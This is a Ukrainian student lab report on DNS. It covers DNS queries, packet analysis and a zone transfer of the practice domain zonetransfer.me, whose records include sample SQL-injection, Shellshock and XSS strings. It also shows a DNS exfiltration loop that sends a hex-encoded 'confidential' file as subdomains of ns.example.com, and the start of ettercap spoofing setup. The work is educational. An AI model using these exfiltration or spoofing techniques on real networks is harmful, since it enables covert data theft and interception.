

1. Дослідження системи DNS

1.1 Дізнайтесь, який сервер DNS використовує ваша система.

Переглянула файл /etc/resolv.conf, щоб подивитися, які DNS-сервери використовує система:

```
(kali@kali2)-[~]  
$ cat /etc/resolv.conf  
# Generated by NetworkManager  
search localdomain  
nameserver 192.168.145.2  
nameserver 8.8.8.8  
nameserver 1.1.1.1
```

У моєму випадку були вказані 192.168.145.2, 8.8.8.8 і 1.1.1.1.

Користуючись утилітою nslookup ви можете генерувати запит до певного DNS серверу, не змінюючи налаштування DNS серверу у системи, наприклад: nslookup itc.ua 8.8.8.8 Зробіть запит відносно декількох доменних імен.

Виконала DNS-запит до домену itc.ua через сервер 8.8.8.8 за допомогою nslookup. У відповіді було отримано IP-адресу вузла:

```
(kali@kali2)-[~]  
$ nslookup itc.ua 8.8.8.8  
Server:      8.8.8.8  
Address:     8.8.8.8#53  
  
Non-authoritative answer:  
Name:   itc.ua  
Address: 49.13.254.185
```

Виконала DNS-запит до домену google.com через DNS-сервер 8.8.8.8. У відповіді видно кілька IPv4 та IPv6 адрес, що нормально для великого ресурсу:

```
(kali@kali2)-[~]
$ nslookup google.com 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
Name:   google.com
Address: 142.250.130.139
Name:   google.com
Address: 142.250.130.101
Name:   google.com
Address: 142.250.130.100
Name:   google.com
Address: 142.250.130.102
Name:   google.com
Address: 142.250.130.113
Name:   google.com
Address: 142.250.130.138
Name:   google.com
Address: 2a00:1450:4025:800::71
Name:   google.com
Address: 2a00:1450:4025:800::66
Name:   google.com
Address: 2a00:1450:4025:800::8a
Name:   google.com
Address: 2a00:1450:4025:800::65
```

Виконала DNS-запит до домену kpi.ua через сервер 8.8.8.8 і отримала відповідну IP-адресу домену:

```
(kali@kali2)-[~]
$ nslookup kpi.ua 8.8.8.8
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
Name:   kpi.ua
Address: 80.91.164.19
```

1.2 Які типи, довжину та заголовки мають пакети, отримані у п 1.1? Який параметр пакету визначає відповідність надісланого запиту та отриманої відповіді? З теорії згадайте, які типи запитів та типи записів підтримує система DNS. В яких полях пакетів міститься дана інформація?

На скріні показано DNS-запит, сформований системою до сервера 8.8.8.8. Видно, що пакет має довжину 70 байт, містить стандартний DNS query, а також Transaction ID 0xc487, за яким потім зіставляється відповідь:

No.	Time	Source	Destination	Protocol
3	0.698486463	192.168.145.148	8.8.8.8	DNS
4	0.748937518	8.8.8.8	192.168.145.148	DNS
5	0.750587035	192.168.145.148	8.8.8.8	DNS
6	0.795072049	8.8.8.8	192.168.145.148	DNS

- Frame 3: Packet, 70 bytes on wire (560 bits), 70 bytes captured (560 bytes) on interface 0
- Ethernet II, Src: VMware_f0:90:a6 (00:0c:29:f0:90:a6), Dst: VMware_e0:90:a6 (00:0c:29:f0:90:a6)
- Internet Protocol Version 4, Src: 192.168.145.148, Dst: 8.8.8.8
- User Datagram Protocol, Src Port: 49327, Dst Port: 53
- Domain Name System (query)
 - Transaction ID: 0xc487
 - Flags: 0x0100 Standard query
 - Questions: 1
 - Answer RRs: 0
 - Authority RRs: 0
 - Additional RRs: 0
 - Queries
 - [Response In: 4]

На скріні показано DNS-відповідь від сервера 8.8.8.8. Видно, що пакет має довжину 166 байт, містить стандартну DNS response без помилки, а Transaction ID 0xc487 збігається із запитом, що підтверджує їхню відповідність. Також у відповіді міститься 6 записів Answer RRs:

No.	Time	Source	Destination	Protocol
3	0.698486463	192.168.145.148	8.8.8.8	DNS
4	0.748937518	8.8.8.8	192.168.145.148	DNS
5	0.750587035	192.168.145.148	8.8.8.8	DNS
6	0.795072049	8.8.8.8	192.168.145.148	DNS


```

  ▸ Frame 4: Packet, 166 bytes on wire (1328 bits), 166 bytes captured (
  ▸ Ethernet II, Src: VMware_ee:c3:fd (00:50:56:ee:c3:fd), Dst: VMware_f
  ▸ Internet Protocol Version 4, Src: 8.8.8.8, Dst: 192.168.145.148
  ▸ User Datagram Protocol, Src Port: 53, Dst Port: 49327
  ▸ Domain Name System (response)
    Transaction ID: 0xc487
    ▸ Flags: 0x8180 Standard query response, No error
      Questions: 1
      Answer RRs: 6
      Authority RRs: 0
      Additional RRs: 0
    ▸ Queries
    ▸ Answers
      [Request In: 3]
      [Time: 50.451055 milliseconds]
  
```

На екрані показано DNS-відповідь, де у полі Answers містяться записи типу A (IPv4-адреси). Це означає, що доменне ім'я було успішно перетворене у відповідні IP-адреси:

```

  ▸ Queries
  ▸ Answers
    ▸ google.com: type A, class IN, addr 142.250.130.101
    ▸ google.com: type A, class IN, addr 142.250.130.113
    ▸ google.com: type A, class IN, addr 142.250.130.139
    ▸ google.com: type A, class IN, addr 142.250.130.100
    ▸ google.com: type A, class IN, addr 142.250.130.138
    ▸ google.com: type A, class IN, addr 142.250.130.102
    [Request In: 3]
  
```

Тип запитів і записів DNS визначається у полях Queries та Answers у структурі DNS-пакету. DNS підтримує різні типи записів, зокрема A (IPv4-адреса), AAAA (IPv6-адреса), MX (поштові сервери), NS (сервери домену), CNAME (псевдоніми), TXT та інші. У даному прикладі використовується запис типу A, що відповідає за отримання IPv4-адреси

1.3 Можливість отримати повну інформацію DNS-зони для неавторизованих серверів вважається вразливістю, тому вам не так просто буде знайти у Internet сервер, який надасть таку інформацію.

На скріні показано результат виконання zone transfer (AXFR) для домену zonetransfer.me. У відповіді отримано повний список DNS-записів, включаючи піддомени та їх IP-адреси:

```
(kali@kali2)-[~]
$ dig axfr @nsztm1.digi.ninja zonetransfer.me

; <<>> DiG 9.20.20-1-Debian <<>> axfr @nsztm1.digi.ninja zonetransfer.me
; (1 server found)
;; global options: +cmd
zonetransfer.me. 7200 IN SOA nsztm1.digi.ninja. robin.digi.ninja. 2019100801 172800 900 1209600 3600
zonetransfer.me. 7200 IN DNSKEY 256 3 7 AwEAApoL+InQBYx2oi3dI424+dEDFgnVW0c0INFCY3jLrngZx8sEur8 ByhMOQsxoIOYu/7b3c8tj2BwlQquq
xZe79QHsW78fK7D+bP/8AosnB65 K5gJXEvphEtJ9x8/X0Y971XaW9LmtJ6h4AXsrbgTr2g9K0iPSIbvDPM W8qLmaqTm89hvpC+NuzrOEOPNhoXs/iPM+SQzrvTBfr6y0w2yPtYYdW
I1kN760Q8xh0xjIdlyT0QkiohKq2bybPROJ07K3NlDc8oa0Z0xH5/RfL DQxzXyYsV8fLwimUeulo7YA11I/AHQ7DsUsFu2S2vxGcyR8nmX9gYbN 4sBvTF215eM=
zonetransfer.me. 301 IN TXT "google-site-verification=tyP28J7JAUAH9fw2sHXMgcCC0i6X8mMoVi04VLMewxA"
zonetransfer.me. 7200 IN MX 0 ASPMX.L.GOOGLE.COM.
zonetransfer.me. 7200 IN MX 10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me. 7200 IN MX 10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN A 5.196.105.14
zonetransfer.me. 7200 IN NS nsztm1.digi.ninja.
zonetransfer.me. 7200 IN NS nsztm2.digi.ninja.
zonetransfer.me. 7200 IN CERT PKIX 0 0 MIIDvTCCACUQCFHh5B6zOrLYrXo5h90ipm0aDUEz9MA0GCSqG5TB3QDEB CwUAMIGAMQswCQYDVQGEWJHQjEY
MBYGA1UECAwPU291dGggWw9ya3No aXJlMRIwEAYDVQQHDA1TaGvmZmlbGQxEjAQ8GNVBAoMCURpZ2luaW5q YTEQMA4GA1UECwwHSgFja2luZzEYMBYGA1UEAwwPem9uZXRyYW5zZmVy
LmlMR0wGwYJKoZIhvcNAQkBFg56dG1AZGlnaS5uaW5qYTAeFw0yNTA3 MDIxMzU1MTNaFw0yNjA3MDIxMzU1MTNaMIGaMQswCQYDVQGEWJHQjEY MBYGA1UECAwPU291dGggWw9ya3No
aXJlMRIwEAYDVQQHDA1TaGvmZml bGQxEjAQ8GNVBAoMCURpZ2luaW5qYTEQMA4GA1UECwwHSgFja2luZzEY MBYGA1UEAwwPem9uZXRyYW5zZmVyLmlMR0wGwYJKoZIhvcNAQkBFg5
6 dG1AZGlnaS5uaW5qYTCASiWdQYJKoZIhvcNAQEBBQADggEPADCCAQoC ggEBALzYVM9W1BqOKU1lMnKJkKdIEZ0hksCHQktEJ0RXCismSWV3Ffbs Lw7D3sFc0h9ecZglsYvFUmEM0
I0noYtuHPALF2+otVuoFryMYrEqo Zs4ku0RIEx8pWHzQUSM6KwVVLiB/FE956GfvgvXGwS33QaTKATAVCH D9KTLf6wVh/eC+0G16mbvGvjZfmmV/SYmmkdqEBWB7q3+SByFvUo
hC A2G030dww6vUBtIj+J+14SzkZLXivFefbCirmPQvdfLgWpbjwp+cW67o UBvFQZfZbaTp+9+V8FoB10f8fGj/Mae1n0rSV5hnuXot8d3PAoAWQtW3 HJUV1nEboAMCAwEAATANBgkqh
kiG9w0BAQsFAAQCAQEAxop6ftPv2/r7 tkXqFCsMwub7ZBd12U14nsBon+X7K5N6obrVAtNwO+XwD8+2UgVYIQB uRLK9LOX6VYoiWmVrItIN8KRSsin5eJe4tZewsNGrVtkVbbKULViC
eBt DgmImk8rkZEWu1uN0s0qt/wd3GUZe2CM9DpKVhPhc9Uq3pYbAsidYlp SAPuuJ8ka3L+VruzJvveyKTUkWA5N1i5v78GFEF0039W3IEv1ZP81c AdWfYlfx+tuteM6IZ5xxk1tp
0/eltb39cnKFQns8itDG2j3y8c3CclY mm4NNU2n0DN4Cot7uzXBeZ61fISNqQjVyFyomtPn4ae0cYRHEW=
zonetransfer.me. 300 IN HINFO "Casio fx-700G" "Windows XP"
_acme-challenge.zonetransfer.me. 301 IN TXT "60a05hbUJ9xSsvYy7pApQvqCUGSGgxvrbdirjePEsZI"
_sip._tcp.zonetransfer.me. 14000 IN SRV 0 0 5060 www.zonetransfer.me.
14.105.196.5.IN-ADDR.ARPA.zonetransfer.me. 7200 IN PTR www.zonetransfer.me.
asfdbauthdns.zonetransfer.me. 7900 IN AFSDB 1 asfdbbox.zonetransfer.me.
asfdbbox.zonetransfer.me. 7200 IN A 127.0.0.1
asfdbvolume.zonetransfer.me. 7800 IN AFSDB 1 asfdbbox.zonetransfer.me.
canberra-office.zonetransfer.me. 7200 IN A 202.14.81.230
cmdexec.zonetransfer.me. 300 IN TXT "; ls"
```

Яку інформацію можливо отримати в результаті успішного виконання даного запиту? Які типи записів є серед отриманих даних?

У результаті успішного виконання AXFR-запиту вдалося отримати повну інформацію про DNS-зону zonetransfer.me: список піддоменів, їх IPv4 та IPv6 адреси, DNS-сервери, поштові сервери, текстові записи, службову інформацію про зону та інші службові записи. З таким запитом можемо побачити структуру домену значно глибше, ніж звичайний DNS-запит, тому відкритий zone transfer вважається вразливістю.

У виводі видно основні записи DNS-зони, зокрема SOA, MX, A та NS, що дають інформацію про параметри зони, поштові сервери, IP-адресу домену та DNS-сервери:

```
zonetransfer.me. 7200 IN SOA nsztm1.digi.ninja. robin.digi.ninja. 2019100801 172800 900 1209600 3600
zonetransfer.me. 7200 IN DNSKEY 256 3 7 AwEAApoL+InQBYx2oi3dI424+dEDFgnVW0c0INFCY3jLrngZx8sEur8 ByhMOQsxoIOYu/7b3c8tj2BwlQquq
xZe79QHsW78fK7D+bP/8AosnB65 K5gJXEvphEtJ9x8/X0Y971XaW9LmtJ6h4AXsrbgTr2g9K0iPSIbvDPM W8qLmaqTm89hvpC+NuzrOEOPNhoXs/iPM+SQzrvTBfr6y0w2yPtYYdW
I1kN760Q8xh0xjIdlyT0QkiohKq2bybPROJ07K3NlDc8oa0Z0xH5/RfL DQxzXyYsV8fLwimUeulo7YA11I/AHQ7DsUsFu2S2vxGcyR8nmX9gYbN 4sBvTF215eM=
zonetransfer.me. 301 IN TXT "google-site-verification=tyP28J7JAUAH9fw2sHXMgcCC0i6X8mMoVi04VLMewxA"
zonetransfer.me. 7200 IN MX 0 ASPMX.L.GOOGLE.COM.
zonetransfer.me. 7200 IN MX 10 ALT1.ASPMX.L.GOOGLE.COM.
zonetransfer.me. 7200 IN MX 10 ALT2.ASPMX.L.GOOGLE.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX2.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX3.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX4.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN MX 20 ASPMX5.GOOGLEMAIL.COM.
zonetransfer.me. 7200 IN A 5.196.105.14
zonetransfer.me. 7200 IN NS nsztm1.digi.ninja.
zonetransfer.me. 7200 IN NS nsztm2.digi.ninja.
```

інші записи, отримані під час zone transfer, зокрема AAAA, TXT, SRV, PTR, NAPTR, CNAME, LOC та інші. Це підтверджує, що AXFR дозволяє отримати дуже детальну інформацію про структуру домену та його піддомени:

```
ipv6actnow.org.zonetransfer.me. 7200 IN AAAA 2001:67c:2e8:11::c100:1332
owa.zonetransfer.me. 7200 IN A 207.46.197.32
robinwood.zonetransfer.me. 302 IN TXT "Robin Wood"
rp.zonetransfer.me. 321 IN RP robin.zonetransfer.me. robinwood.zonetransfer.me.
sip.zonetransfer.me. 3333 IN NAPTR 2 3 "P" "E2U+sip" "!^.*$!sip:customer-service@zonetransfer.me!"
sqli.zonetransfer.me. 300 IN TXT "' or 1=1 --"
sshock.zonetransfer.me. 7200 IN TXT "() { :|}; echo ShellShocked"
staging.zonetransfer.me. 7200 IN CNAME www.sydneypoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301 IN A 127.0.0.1
testing.zonetransfer.me. 301 IN CNAME www.zonetransfer.me.
vpn.zonetransfer.me. 4000 IN A 174.36.59.154
www.zonetransfer.me. 7200 IN A 5.196.105.14
xss.zonetransfer.me. 300 IN TXT "'><script>alert('Boo')</script>"
```

SOA - головний запис зони

A - IPv4-адреса

AAAA - IPv6-адреса

NS - сервери імен

MX - поштові сервери

TXT - текстові записи

CNAME - псевдонім

PTR - зворотна адресація

SRV - записи служб

LOC - геолокаційна інформація

HINFO - інформація про хост

NAPTR - службові записи для маршрутизації

AFSDB - записи для Andrew File System


RP - контактна особа

У цьому пункті я розібралася, як працює DNS і як виглядають запити та відповіді, побачила, що доменне ім'я перетворюється у IP-адресу, а також як це виглядає на рівні пакетів. Також переконалась, що через AXFR можна отримати повну інформацію про DNS-зону і це може стати потенційною вразливістю.

2. Ексфільтрація даних у DNS

Візьміть деякий текстовий файл довжиною 500...1000 байт, перейменуйте його у *confident.txt* та додайте у першій строці текст ***Confidential*** ;-))****

Створила текстовий файл *confident.txt*, у першому рядку якого додано текст *****Confidential*****




```
GNU nano 8.7 confident.txt
***Confidential***
Як тебе не любити, Києве мій,
Квіти каштанів, шумні вулиці,
Синій Дніпро, що біжить між лугів,
І золоті твої куполи й вежі.

Як тебе не любити, Києве мій,
Місто моє, ти в серці навіки,
Тут я живу, тут мрії і дні,
Тут мої спогади світлі і тихі.

Як тебе не любити, Києве мій,
Ранки прозорі і вечори ніжні,
Світло вікон і дороги твої,
І люди, що поруч, такі рідні.
```

Перевірила розмір - вимога 500-1000 байт виконується:



```
(kali@kali2)-[~]
$ wc -c confident.txt
655 confident.txt
```

2.1 Переконвертуйте даний файл у набір 60-байтних шістнадцяткових строк: *xxd -p confident.txt > confident.hex* і перевірте вміст отриманого файлу.

Перетворила файл *confident.txt* у шістнадцятковий формат:



```
(kali@kali2)-[~]
$ xxd -p -c 60 confident.txt > confident.hex
```


Переглянула вміст отриманого файлу:

```
(kali@kali2)-[~]
$ cat confident.hex
2a2a2a436f6e666964656e74696616c2a2a2a0ad0afd0ba20d182d0b5d0b1d0b520d0bdd0b520d0bbd18ed0b1d0b8d182d0b82c20d09ad0b8d194d0b2
d0b520d0bcd196d0b92c0ad09ad0b2d196d182d0b820d0bad0b0d188d182d0b0d0bdd196d0b22c20d188d183d0bcd0bdd196d19720d0b2d183d0bbd0
b8d186d1962c0ad0a1d0b8d0bdd196d0b920d094d0bdd196d0b0b0d180d0be2c20d189d0be20d0b1d196d0b6d0b8d182d18c20d0bcd196d0b620d0bbd1
83d0b3d196d0b22c0ad08620d0b7d0bed0bbd0bed182d19620d182d0b2d0bed19720d0bad183d0bfd0bed0bbd0b820d0b920d0b2d0b5d0b6d1962e0a
0ad0afd0ba20d182d0b5d0b1d0b520d0bdd0b520d0bbd18ed0b1d0b8d182d0b82c20d09ad0b8d194d0b2d0b520d0bcd196d0b92c0ad09cd196d181d1
82d0be20d0bcd0bed1942c20d182d0b820d0b220d181d0b5d180d186d19620d0bdd0b0d0b2d196d0bad0b82c0ad0a2d183d18220d18f20d0b6d0b8d0
b2d1832c20d182d183d18220d0bcd180d196d19720d19620d0b4d0bdd1962c0ad0a2d183d18220d0bcd0bed19720d181d0bfd0bed0b3d0b0b4d0b8
20d181d0b2d196d182d0bbd19620d19620d182d0b8d185d1962e0a0ad0afd0ba20d182d0b5d0b1d0b520d0bdd0b520d0bbd18ed0b1d0b8d182d0b82c
20d09ad0b8d194d0b2d0b520d0bcd196d0b92c0ad0a0d0b0d0bdd0bad0b820d0bfd180d0bed0b7d0bed180d19620d19620d0b2d0b5d187d0bed180d0
b820d0bdd196d0b6d0bdd1962c0ad0a1d0b2d196d182d0bbd0be20d0b2d196d0bad0bed0bd20d19620d0b4d0bed180d0bed0b3d0b820d182d0b2d0be
d1972c0ad08620d0bbd18ed0b4d0b82c20d189d0be20d0bfd0bed180d183d1872c20d182d0b0d0bad19620d180d196d0b4d0bdd1962e0a
```

2.2 Виконайте таку команду: *for line in `cat confident.hex` ; do drill \$line.ns.example.com; done*

Перехопила DNS-трафік через tcpdump. У запитих видно, що дані з файлу передаються у вигляді хекс-рядків у доменному імені:

```
(kali@kali2)-[~]
$ sudo tcpdump -i eth1 -nn -A port 53
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), snapshot length 262144 bytes
13:03:00.302350 IP 192.168.145.148.38051 > 1.1.1.1.53: 52270+ A? 2a2a2a436f6e666964656e74696616c2a2a2a0ad0afd0ba20d182d0b5d0b1.ns.example.com.
(93)
E..y8@@.a.....5.eT.....<2a2a2a436f6e666964656e74696616c2a2a2a0ad0afd0ba20d182d0b5d0b1.ns.example.com.....
13:03:00.335812 IP 1.1.1.1.53 > 192.168.145.148.38051: 52270 0/1/0 (155)
E....<2a2a2a436f6e666964656e74696616c2a2a2a0ad0afd0ba20d182d0b5d0b1.ns.example.com.....L.....2.ellio
tt.ns
cloudflare.T.dns.t...~..'......:.....
13:03:00.351854 IP 192.168.145.148.41389 > 192.168.145.2.53: 42505+ A? d0b520d0bdd0b520d0bbd18ed0b1d0b8d182d0b82c20d09ad0b8d194d0b2.ns.example
.com. (93)
E..y 6@.a..V.....5.e.^.....<d0b520d0bdd0b520d0bbd18ed0b1d0b8d182d0b82c20d09ad0b8d194d0b2.ns.example.com.....
13:03:00.377803 IP 192.168.145.2.53 > 192.168.145.148.41389: 42505 0/1/0 (155)
E....<d0b520d0bdd0b520d0bbd18ed0b1d0b8d182d0b82c20d09ad0b8d194d0b2.ns.example.com.....L.....
2.elliott.ns
cloudflare.T.dns.t...~..'......:.....
13:03:00.390044 IP 192.168.145.148.58373 > 1.1.1.1.53: 64143+ A? d0b520d0bcd196d0b92c0ad09ad0b2d196d182d0b820d0bad0b0d188d182.ns.example.com.
(93)
E..y8G@.a.....5.eT.....<d0b520d0bcd196d0b92c0ad09ad0b2d196d182d0b820d0bad0b0d188d182.ns.example.com.....
13:03:00.415664 IP 1.1.1.1.53 > 192.168.145.148.58373: 64143 0/1/0 (155)
E....<d0b520d0bcd196d0b92c0ad09ad0b2d196d182d0b820d0bad0b0d188d182.ns.example.com.....L.....2.elliott.ns
cloudflare.T.dns.t...~..'......:.....
13:03:00.429468 IP 192.168.145.148.36858 > 8.8.8.8.53: 18391+ A? d0b0d0bdd196d0b22c20d188d183d0bcd0bdd196d19720d0b2d183d0bbd0.ns.example.com.
(93)
E..y2.@.a..c.....5.eb.G.....<d0b0d0bdd196d0b22c20d188d183d0bcd0bdd196d19720d0b2d183d0bbd0.ns.example.com.....
13:03:00.462793 IP 8.8.8.8.53 > 192.168.145.148.36858: 18391 0/1/0 (155)
E....<d0b0d0bdd196d0b22c20d188d183d0bcd0bdd196d19720d0b2d183d0bbd0.ns.example.com.....L.....2.ellio
tt.ns
cloudflare.T.dns.t...~..'......:.....
13:03:00.473887 IP 192.168.145.148.49606 > 8.8.8.8.53: 36673+ A? b8d186d1962c0ad0a1d0b8d0bdd196d0b920d094d0bdd196d0bfd180d0be.ns.example.com.
(93)
E..y2.@.a.....5.eb..A.....<b8d186d1962c0ad0a1d0b8d0bdd196d0b920d094d0bdd196d0bfd180d0be.ns.example.com.....
13:03:00.504525 IP 8.8.8.8.53 > 192.168.145.148.49606: 36673 0/1/0 (155)
E....<b8d186d1962c0ad0a1d0b8d0bdd196d0b920d094d0bdd196d0bfd180d0be.ns.example.com.....L.....2.elliott.ns
```


Запустила команду з drill, яка по черзі відправляє DNS-запити для кожного рядка з файлу confident.hex:

```
(kali@kali2)-[~]
$ for line in `cat confident.hex` ; do drill $line.ns.example.com; done
;; -->HEADER<-- opcode: QUERY, rcode: NOERROR, id: 52270
;; flags: qr rd ra ; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
;; QUESTION SECTION:
;; 2a2a2a436f6e666964656e74696c2a2a2a0ad0afd0ba20d182d0b5d0b1.ns.example.com. IN      A

;; ANSWER SECTION:

;; AUTHORITY SECTION:
example.com. 1800 IN SOA elliot.ns.cloudflare.com. dns.cloudflare.com. 2399341694 10000 2400 604800 1800

;; ADDITIONAL SECTION:

;; Query time: 36 msec
;; SERVER: 1.1.1.1
;; WHEN: Sun Mar 29 13:03:00 2026
;; MSG SIZE rcvd: 155
;; -->HEADER<-- opcode: QUERY, rcode: NOERROR, id: 42505
;; flags: qr rd ra ; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
;; QUESTION SECTION:
;; d0b520d0bdd0b520d0bbd18ed0b1d0b8d182d0b82c20d09ad0b8d194d0b2.ns.example.com. IN      A

;; ANSWER SECTION:

;; AUTHORITY SECTION:
example.com. 5 IN SOA elliot.ns.cloudflare.com. dns.cloudflare.com. 2399341694 10000 2400 604800 1800

;; ADDITIONAL SECTION:

;; Query time: 27 msec
;; SERVER: 192.168.145.2
;; WHEN: Sun Mar 29 13:03:00 2026
;; MSG SIZE rcvd: 155
;; -->HEADER<-- opcode: QUERY, rcode: NOERROR, id: 64143
;; flags: qr rd ra ; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0
;; QUESTION SECTION:
;; d0b520d0bcd196d0b92c0ad09ad0b2d196d182d0b820d0bad0b0d188d182.ns.example.com. IN      A

;; ANSWER SECTION:

;; AUTHORITY SECTION:
```

Таким чином, навіть звичайний DNS-протокол може використовуватись для прихованої передачі даних

2.3 Якщо маєте доступ до DNS сервера, який в п 2.2 використовувала ваша ситема, візьміть файл логів, наприклад /var/lib/bind/query.log, і обробіть його: Або спробуйте витягнути строки запитів з інформації tcpdump (Wireshark) та обробіть її як у попередньому прикладі.

Витягнула hex-рядки з перехопленого DNS-трафіку і зберегла їх у файл secret.hex:

```
(kali@kali2)-[~]
$ egrep -o '[0-9a-f]+\.\ns\example\com' dnscat.txt | cut -d. -f1 | uniq > secret.hex

(kali@kali2)-[~]
$ cat secret.hex
2a2a2a436f6e666964656e74696616c2a2a2a0ad0afd0ba20d182d0b5d0b1
d0b520d0bdd0b520d0bdd18ed0b1d0b8d182d0b82c20d09ad0b8d194d0b2
d0b520d0bcd196d0b92c0ad09ad0b2d196d182d0b820d0bad0b0d188d182
d0b0d0bdd196d0b22c20d188d183d0bcd0bdd196d19720d0b2d183d0bdd0
b8d186d1962c0ad0a1d0b8d0bdd196d0b920d094d0bdd196d0bfd180d0be
2c20d189d0be20d0b1d196d0b6d0b8d182d18c20d0bcd196d0b620d0bdd1
83d0b3d196d0b22c0ad08620d0b7d0bed0bbdd0bed182d19620d182d0b2d0
bed19720d0bad183d0bfd0bed0bbdd0b820d0b920d0b2d0b5d0b6d1962e0a
0ad0afd0ba20d182d0b5d0b1d0b520d0bdd0b520d0bdd18ed0b1d0b8d182
d0b82c20d09ad0b8d194d0b2d0b520d0bcd196d0b92c0ad09cd196d181d1
82d0be20d0bcd0bed1942c20d182d0b820d0b220d181d0b5d180d186d196
20d0bdd0b0d0b2d196d0bad0b82c0ad0a2d183d18220d18f20d0b6d0b8d0
b2d1832c20d182d183d18220d0bcd180d196d19720d19620d0b4d0bdd196
2c0ad0a2d183d18220d0bcd0bed19720d181d0bfd0bed0b3d0b0d0b4d0b8
20d181d0b2d196d182d0bbdd19620d182d0b8d185d1962e0a0ad0af
d0ba20d182d0b5d0b1d0b520d0bdd0b520d0bdd18ed0b1d0b8d182d0b82c
20d09ad0b8d194d0b2d0b520d0bcd196d0b92c0ad0a0d0b0d0bdd0bad0b8
20d0bfd180d0bed0b7d0bed180d19620d19620d0b2d0b5d187d0bed180d0
b820d0bdd196d0b6d0bdd1962c0ad0a1d0b2d196d182d0bbdd0be20d0b2d1
96d0bad0bed0bd20d19620d0b4d0bed180d0bed0b3d0b820d182d0b2d0be
d1972c0ad08620d0bdd18ed0b4d0b82c20d189d0be20d0bfd0bed180d183
d1872c20d182d0b0d0bad19620d180d196d0b4d0bdd1962e0a
d1872c20d182d0b0d0bad19620d180d196d0b4d0bdd1962e0a
```

Перетворила файл secret.hex назад у текст і отримала файл secret.txt з відновленим вмістом:

```
(kali@kali2)-[~]
$ xxd -r -p secret.hex > secret.txt

(kali@kali2)-[~]
$ cat secret.txt
***Confidential***
Як тебе не любити, Києве мій,
Квіти каштанів, шумнії вулиці,
Синій Дніпро, що біжить між лугів,
І золоті твої куполи й вежі.

Як тебе не любити, Києве мій,
Місто моє, ти в серці навіки,
Тут я живу, тут мрії і дні,
Тут мої спогади світлі і тихі.

Як тебе не любити, Києве мій,
Ранки прозорі і вечори ніжні,
Світло вікон і дороги твої,
І люди, що поруч, такі рідні.
```

Оскільки доступу до логів DNS-сервера я не мала, для відновлення даних використала перехоплений DNS-трафік: з текстового дампу tcpdump витягнула доменні імена hex.ns.example.com, після чого з них виділила лише hex-частину, і далі за допомогою xxd -r -p цей файл перетворила назад у текстовий вигляд, у результаті чого отримала файл secret.txt з відновленим вмістом

3. Підміна інформації DNS

3.1 Існує багато технічних засобів для DNS spoofing. Будемо використовувати ettercap. Або візьміть Kali Linux або встановіть ettercap командою `sudo apt install ettercap-graphical` Для здійснення DNS spoofing у локальній мережі має бути хост-жертва (Windows або Linux), хост-зловмисник (з ettercap) та шлюз доступу у Internet.

Перевірила таблицю маршрутів на Kali1, у виводі видно, що шлюзом у мережі є адреса 192.168.145.2, а обмін трафіком виконується через інтерфейс eth1:

```
(kali@kali)-[~]  
$ ip route  
default via 192.168.145.2 dev eth1 proto dhcp src 192.168.145.147 metric 100  
192.168.145.0/24 dev eth1 proto kernel scope link src 192.168.145.147 metric 100
```

На Kali1 завантажила ettercap, яка буде використовуватись далі для підміни DNS-відповідей у локальній мережі:

```
(kali@kali)-[~]  
$ sudo apt install ettercap-graphical -y  
[sudo] password for kali:  
The following packages were automatically installed and are no longer required:  
  cpp-14-arm-linux-gnueabi      lib32quadmath0      libgcc-s1-i386-cross  
  cpp-14-i686-linux-gnu        lib32ubsan1         libgirepository-1.0-1  
